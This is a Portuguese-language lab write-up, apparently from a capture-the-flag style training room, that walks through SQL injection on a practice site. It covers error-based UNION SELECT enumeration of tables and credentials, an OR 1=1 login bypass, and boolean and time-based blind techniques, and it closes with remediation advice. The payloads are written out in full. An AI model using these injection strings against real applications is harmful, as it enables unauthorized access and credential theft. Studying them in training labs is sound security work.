

Ataque de Injeção de SQL

Neste laboratório, atuei explorando vulnerabilidades em aplicações web para identificar riscos antes que possam ser explorados por atacantes.


In-Band SQLi

Level One Error Based SQLi



Comecei testando um parâmetro `id=1` e inseri um `'`, o que gerou erro e confirmou a vulnerabilidade de SQL Injection.

Level One Error Based SQLi



Utilizei **UNION SELECT** para descobrir o número de colunas:

- `union select 1` → erro
- `union select 1,2` → erro
- `union select 1,2,3` → sucesso

Level One

Error Based SQLi



Depois, forcei a consulta original a não retornar resultados (`id=0`) para exibir apenas os dados injetados.

```
0 union select 1,2,database()
```

Level One

Error Based SQLi



Reuni uma lista de tabelas que estão neste banco de dados:

```
0 UNION SELECT 1,2,group_concat(table_name) FROM  
information_schema.tables WHERE table_schema = 'sqli_one'
```

Level One

Error Based SQLi




Descobri a estrutura da tabela staff_users:

```
0 UNION SELECT 1,2,group_concat(column_name) FROM  
information_schema.columns WHERE table_name = 'staff_users'
```

Level One

Error Based SQLi



Enumerei o banco de dados:

- Nome do banco: `sql_one`
- Tabelas: `article`, `staff_users`
- Colunas da tabela `staff_users`: `id`, `username`, `password`


Por fim, extraí credenciais com:

```
0 UNION SELECT 1,2,group_concat(username,':',password) FROM staff_users
```

Isso revelou usuários e senhas (ex: usuário Martin).

Level One


Error Based SQLi



Blind SQLi

Mesmo sem mensagens de erro, explorei a aplicação com técnicas de inferência.

Authentication Bypass



The screenshot shows a web browser window with the address bar displaying 'https://website.thm/login'. The page content is a simple login form titled 'Login Form'. It contains two text input fields: one labeled 'Username:' and another labeled 'Password:'. Below these fields is a blue button labeled 'Login'.

Utilizei:

' OR 1=1;--

Conseguí autenticação sem credenciais válidas.

Boolean-Based SQLi

Usei respostas booleanas (**true/false**) para enumerar dados:



- Descobri 3 colunas com **UNION SELECT**

```
admin123' UNION SELECT 1,2,3 where database() like  
'%' ;--
```

- Identifiquei o banco **sql_i_three** usando **LIKE**
- Enumerei tabelas → **users**
- Enumerei colunas → **id, username, password**

Depois, extraí credenciais percorrendo todas as letras, números e caracteres:


```
admin123' UNION SELECT 1,2,3 from users where  
username='admin' and password like 'a%
```

- Usuário: **admin**
- Senha: **3845**

Time-Based SQLi

Quando não havia retorno visual, utilizei atraso de tempo com `SLEEP()`:

`admin123' UNION SELECT SLEEP(5),2;--`



O atraso confirmou execução da query e permitiu continuar a enumeração até obter credenciais.

`referrer=admin123' UNION SELECT SLEEP(5),1 from users
where username='admin' and password like '4961';`

Remediação

Para mitigar SQL Injection, recomendo:

- Queries parametrizadas (prepared statements) → separam dados de código
- Validação de entrada → restringe dados maliciosos
- Escape de caracteres → evita interpretação indevida

Sobre o autor



Paulo Cesar é formado em Segurança da informação pela Universidade Nove de Julho e apaixonado por Cibersegurança! Mais informações e contato:

linkedin.com/in/paulo-cesar-security